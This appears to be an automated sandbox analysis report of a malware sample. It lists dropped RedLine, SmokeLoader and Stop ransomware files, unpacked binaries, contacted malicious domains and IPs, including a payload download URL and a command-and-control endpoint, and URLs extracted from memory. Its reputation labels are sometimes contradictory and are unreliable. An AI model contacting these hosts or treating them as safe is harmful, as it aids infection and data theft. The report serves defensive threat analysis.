C:\Users\user\AppData\Roaming\dbjigst	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\336E.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\5898187.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Library.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\226F.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\226F.exe	43%	ReversingLabs	Win32.Spyware.RedLine	
C:\Users\user\AppData\Local\Temp\226F.exe	39%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2560.exe	67%	ReversingLabs	Win32.Ransomware.Stop	
C:\Users\user\AppData\Local\Temp\336E.exe	81%	ReversingLabs	Win32.Trojan.RedLine	
C:\Users\user\AppData\Local\Temp\5898187.dll	18%	ReversingLabs		
C:\Users\user\AppData\Roaming\dbjigst	85%	ReversingLabs	Win32.Trojan.SmokeLoader	
C:\Users\user\AppData\Roaming\nsis_uns5aa2a3.dll	62%	ReversingLabs	Win64.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.ngentask.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1252166		Download File
16.3.226F.exe.d030000.1.unpack	100%	Avira	HEUR/AGEN.1252166		Download File
14.2.336E.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1213203		Download File
16.3.226F.exe.d030000.0.unpack	100%	Avira	HEUR/AGEN.1252166		Download File
13.3.dbjigst.2c50000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.dbjigst.2c30e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
36.0.Library.exe.a20000.0.unpack	100%	Avira	HEUR/AGEN.1250389		Download File
13.2.dbjigst.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.aw9Ynwqd1x.exe.2bf0e67.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.aw9Ynwqd1x.exe.2c00000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.2560.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223627		Download File
0.2.aw9Ynwqd1x.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.226F.exe.2f20000.2.unpack	100%	Avira	HEUR/AGEN.1228718		Download File

Domains

Source	Detection	Scanner	Label	Link
potunulit.org	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://potunulit.org/	0%	URL Reputation	safe	
http://potunulit.org/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://tempuri.org/Entity/Id19Responseon	100%	URL Reputation	phishing	
http://tempuri.org/Entity/Id19Responseon	100%	URL Reputation	phishing	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://novanosa5org.org/	0%	URL Reputation	safe	
http://golilopaster.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14V	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://bulimu55t.net/	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://soryytlic4.net/	0%	URL Reputation	safe	
http://soryytlic4.net/	0%	URL Reputation	safe	
http://drampik.com/lancer/get.php	11%	Virustotal		Browse
89.208.103.88:37538	6%	Virustotal		Browse
http://109.206.243.168/upload/libcurl.dll	3%	Virustotal		Browse
http://109.206.243.168/upload/libcurl.dll	0%	Avira URL Cloud	safe	
http://drampik.com/lancer/get.php	100%	Avira URL Cloud	malware	
89.208.103.88:37538	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
potunulit.org	188.114.97.3	true	true	• 11%, Virustotal, Browse	unknown
api.2ip.ua	162.0.217.254	true	false		high
transfer.sh	144.76.136.153	true	false		high
gekjegoudn6i5fbces.jomf6mtobkl32eai1qwqxsxpnfyv2s	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://potunulit.org/	true	• URL Reputation: safe • URL Reputation: safe	unknown
http://novanosa5org.org/	true	• URL Reputation: safe	unknown
http://golilopaster.org/	true	• URL Reputation: safe	unknown
http://bulimu55t.net/	true	• URL Reputation: safe	unknown
http://drampik.com/lancer/get.php	true	• 11%, Virustotal, Browse • Avira URL Cloud: malware	unknown
89.208.103.88:37538	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://109.206.243.168/upload/libcurl.dll	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://soryytlic4.net/	true	• URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Text	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc/sct	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultP	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://duckduckgo.com/chrome_newtab	ngentask.exe, 00000012.00000002.46048946 1.0000000003671000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.466719826.00000000045A6000. 00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.466719 826.0000000004681000.00000004.00000800.0 0020000.00000000.sdmp, ngentask.exe, 000 00012.00000002.466719826.000000000469E00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/sc/dk	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	ngentask.exe, 00000012.00000002.46671982 6.000000000469E000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#HexBinary	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id19Responseon	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	true	• URL Reputation: phishing • URL Reputation: phishing	unknown
http://tempuri.org/Entity/Id12Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.00000000034F9000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id2Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ns.adobe.c/g	ngentask.exe, 00000012.00000003.45619392 9.000000000196C000.00000004.00000020.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.459451684.000000000196E000. 00000004.00000020.00020000.00000000.sdmp, ngentask.exe, 00000012.00000003.456098 286.000000000196B000.00000004.00000020.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/sc/dk/p_sha1	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id21Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.00000000034F9000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/2005/02/trust/spnego#GSS_Wrap	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id9	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000367E000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLID	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wsat/Prepare	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id7	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id6	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2005/02/trust#BinarySecret	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id19Response	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.00000000034F9000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/wss/oasis-wss-rel-token-profile-1.0.pdf#license	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Aborted	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/02/rm/TerminateSequence	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/fault	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-soap-message-security-1.1#EncryptedKey	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id15Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.00000000034F9000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/Entity/Id14V	ngentask.exe, 00000012.00000002.46671982 6.00000000046A4000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Renew	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wscoor/Register	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id6Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489 461.00000000034F9000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/trust/SymmetricKey	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://https://api.ip.sb/ip	226F.exe, 00000010.00000003.367401202.00 0000000D030000.00000004.00001000.0002000 0.00000000.sdmp, 226F.exe, 00000010.0000 0003.469890360.00000000016EB000.00000004 .00000020.00020000.00000000.sdmp, 226F.exe, 00000010.00000002.479891077.00000000 016F2000.00000004.00000020.00020000.0000 0000.sdmp, 226F.exe, 00000010.00000003.3 69928370.000000000D032000.00000040.00001 000.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489461.0000000003 43F000.00000004.00000800.00020000.000000 00.sdmp, ngentask.exe, 00000012.00000002 .456297712.0000000000402000.00000040.000 00400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/sc	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Volatile2PC	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT/Cancel	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id9Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489 461.000000000367E000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	ngentask.exe, 00000012.00000002.46671982 6.000000000469E000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id20	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.2ip.ua/N	2560.exe, 00000011.00000003.362777696.00 000000007E0000.00000004.00000020.0002000 0.00000000.sdmp, 2560.exe, 00000011.0000 0002.364169041.00000000007E1000.00000004 .00000020.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id21	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id22	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://docs.oasis-open.org/wss/oasis-wss-kerberos-token-profile-1.1#Kerberosv5APREQSHA1	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/CK/PSHA1	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RSTR/Issue	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id1Response	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	ngentask.exe, 00000012.00000002.46048946 1.0000000003671000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.466719826.00000000045A6000. 00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.466719 826.0000000004681000.00000004.00000800.0 0020000.00000000.sdmp, ngentask.exe, 000 00012.00000002.466719826.000000000469E00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/AckRequested	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/ReadOnly	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Replay	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/tlsnego	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Durable2PC	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/SymmetricKey	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Completion	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/trust	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id10	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id11	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000367E000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/Entity/Id12	ngentask.exe, 00000012.00000002.46048946 1.00000000033B1000.00000004.00000800.000 20000.00000000.sdmp, ngentask.exe, 00000 012.00000002.460489461.000000000343F000. 00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16Response	ngentask.exe, 00000012.00000002.46048946 1.00000000034F9000.00000004.00000800.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/10/wscoor/CreateCoordinationContextResponse	ngentask.exe, 00000012.00000002.46048946 1.000000000343F000.00000004.00000800.000 20000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/SCT/Cancel	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id13	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id14	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id15	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id16	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Nonce	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id17	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489461.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id18	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id5Response	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489461.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Entity/Id19	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dns	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id10Response	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489461.00000000034F9000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/Renew	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id8Response	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.460489461.00000000034F9000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/04/trust/PublicKey	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.1#SAMLV2.0	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-saml-token-profile-1.0#SAMLAssertionID	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RST/SCT	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2006/02/addressingidentity	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/soap/envelope/	ngentask.exe, 00000012.00000002.46048946.00000000033B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://search.yahoo.com?fr=crmas_sfpf	ngentask.exe, 00000012.00000002.46048946.00000000033671000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.466719826.00000000045A6000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.466719826.0000000004681000.00000004.00000800.00020000.00000000.sdmp, ngentask.exe, 00000012.00000002.466719826.000000000469E000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/trust/PublicKey	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high
